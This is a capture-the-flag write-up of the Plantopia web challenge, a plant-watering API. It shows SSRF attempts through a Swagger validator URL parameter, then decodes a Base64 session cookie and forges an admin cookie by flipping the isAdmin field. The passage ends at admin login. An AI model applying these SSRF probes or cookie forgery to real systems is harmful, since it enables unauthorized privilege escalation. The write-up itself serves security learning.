Huntress-Plantopia-Writeup-Htwo00

Introduction


The goal is to find a flag 🥷

In this challenge, the developer implemented an API for an automatic watering management app. I'll walk through my approach to tackling the challenge, reveal the root cause of the problem, and share my thoughts on how it could be mitigated in the future.


Challenge type: Black box

Rule: No brute-forcing

Initial approach



Using the provided account, we can log in to the system with the credentials `testuser:testpassword`. On the regular dashboard, we have access to several options:
+ Dashboard (home)
+ About
+ API Docs
+ Logout


Plantopia
Dashboard About API Docs Logout

Welcome to your Plant Dashboard!

testuser's Plant Dashboard

Miss Aloe
Aloe plant in living room.
Water Level: 12%
Sunlight Level: 90%

Henry Fern
A fern.
Water Level: 38%
Sunlight Level: 70%

Pete
Pete (the cactus).
Water Level: 12%
Sunlight Level: 100%

I noticed the "API Docs" function and clicked on it, which directed me to the API page with some parameters, including:

`/api/plants/`


`/api/plants/{plant_id}/water`

`/api/plants/{plant_id}/edit`

`/api/admin/sendmail`

`/api/admin/settings`

`/api/admin/logs`



challenge.ctf.games:31891/swagger/

/static/swagger.json

Plantopia API 1.0.0

[Base URL: /]

/static/swagger.json

API documentation for Plantopia

GET /api/plants Retrieve all plants

POST /api/plants/{plant_id}/water Water a plant

POST /api/plants/{plant_id}/edit Edit plant details


POST /api/admin/sendmail Trigger the sendmail command

POST /api/admin/settings Update admin settings

GET /api/admin/logs View server logs

Hacker mode - ON

Whenever I click on an API endpoint and use the "try it out" function, it prompts me to enter a Bearer token key. Some APIs require admin privileges to modify information, so I started considering ways to steal a session cookie, but I still need to find an effective method to do so.




GET /api/plants Retrieve all plants

Get a list of all plants. Admins can access all plants, while regular users can only access their own plants.

Parameters

Name	Description
Authorization * required string (header)	Bearer token with Base64-encoded cookie.

Luckily, on the same page, when we click the "Authorize" button at the top right, it indicates that the API key is generated using the format `admin.1.expiredtime` and is encoded using Base64.



Available authorizations

BearerAuth (apiKey)

Bearer token with Base64-encoded cookie. The cookie is a Base64-encoded string in the format 'username.isAdmin.expirationTime'. Example: 'admin.1.1695658567' encoded in Base64.

Name: Authorization


In: header


Value:

▼ Server-side Request Forgery Approach

At first, I tried entering a random time based on the provided format, encoded it, and created a fake cookie, but it didn't work. So, I decided to move on to other functions on the page. I noticed a small button labeled "valid" at the bottom, which led me to this URL:

`https://validator.swagger.io/validator/debug?url=http%3A%2F%2Fchallenge.ctf.games%3A31891%2Fstatic%2Fswagger.json`



GET
/api/admin/logs View server logs
Models
Plant
VALID
https://validator.swagger.io/validator/debug?url=http://challenge.ctf.games:31891/static/swagger.json


https://validator.swagger.io/validator/debug?url=http%3A%2F%2Fchallenge.c
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
schemaValidationMessages:    []
```

On that URL, I could see it returned a JSON file, which made me curious about how it works. At first, I tried some Server-Side Request Forgery (SSRF) payloads, hoping they might reveal something, as the parameter `?url` is accepting a URL. Here are some of the payloads I tried:


1. `http://127.0.0.1/static/swagger.json`
2. `http://127.0.0.1/api/plants`


https://validator.swagger.io/validator/debug?url=http://127.0.0.1/static/swag
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
schemaValidationMessages:
  0:
    level:      "error"
    message:    "Can't read from file http://127.0.0.1/static/swagger.json"
```

Those attempts didn’t work, so I tried something a bit different by using the domain `fbi.com` (the funny thing is that this domain points directly to the localhost address, `127.0.0.1`). I wanted to see if it would block localhost functions from being attacked by a hacker. Here are the endpoints I tested:

1. `http://fbi.com/static/swagger.json`
2. `http://fbi.com/api/plants`




```
schemaValidationMessages:
  0:
    level:      "error"
    message:    "Can't read from file http://fbi.com/api/plants"
```

Vulnerable API Key

Unfortunately, none of those attempts worked, so I had to go back to my initial method of creating a fake cookie, as the Base64-encoded API key seems vulnerable.

Then I remembered that when a user logs in, the cookie is visible in Chrome's developer tools, allowing us to adjust it directly from there.



Welcome to your Plant Dashboard!

testuser's Plant Dashboard


Name	Value	Do...	Path	Exp...	Size	Htt...	Sec...	Sa...	Part...	Cro...	Prio...
auth	dGVzdHVzZXIuMC4xNzMwNTY...	cha...	/	Ses...	32						Me...

Cookie Value ☐ Show URL-decoded

```
dGVzdHVzZXIuMC4xNzMwNTYzNzY2
```

Using Burp Suite, I captured the login request, and after decoding it, I found that the API key for a regular user is:

- **Base64**: `dGVzdHVzZXIuMC4xNzMwNTY1MTM2`
- **Decoded**: `testuser.0.1730565136`



```
POST /login HTTP/1.1
Host: challenge.ctf.games:31891
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
Accept:
text/html,application/xhtml+xml,a
pplication/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
br
Content-Type:
application/x-www-form-urlencoded
Content-Length: 39
Origin:
http://challenge.ctf.games:31891
Connection: keep-alive
```

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.0.4
Python/3.10.15
Date: Sat, 02 Nov 2024 15:32:16
GMT
Content-Type: text/html;
charset=utf-8
Content-Length: 207
Location: /dashboard
Set-Cookie: auth=
dGVzdHVzZXIuMC4xNzMwNTY1MTM2;
Path=/
Connection: close

<!doctype html>
<html lang=en>
  <title>
```

```
dGVzdHVzZXIuMC4xNzMwNTY1MTM2
```


Decoded from: Base64

```
testuser.0.1730565136
```

Compared to my initial idea of creating a fake admin session with `admin.1.expiredtime`, I wanted to exploit the expiration using a regular user. So, I tried the following:

- **Payload**: `admin.1.1730565136`
- **Encoded with Base64**: `YWRtaW4uMS4xNzMwNTY1MTM2`

Using this API key as a cookie and adjusting it in Chrome's developer tools, we are now logged in as an admin.

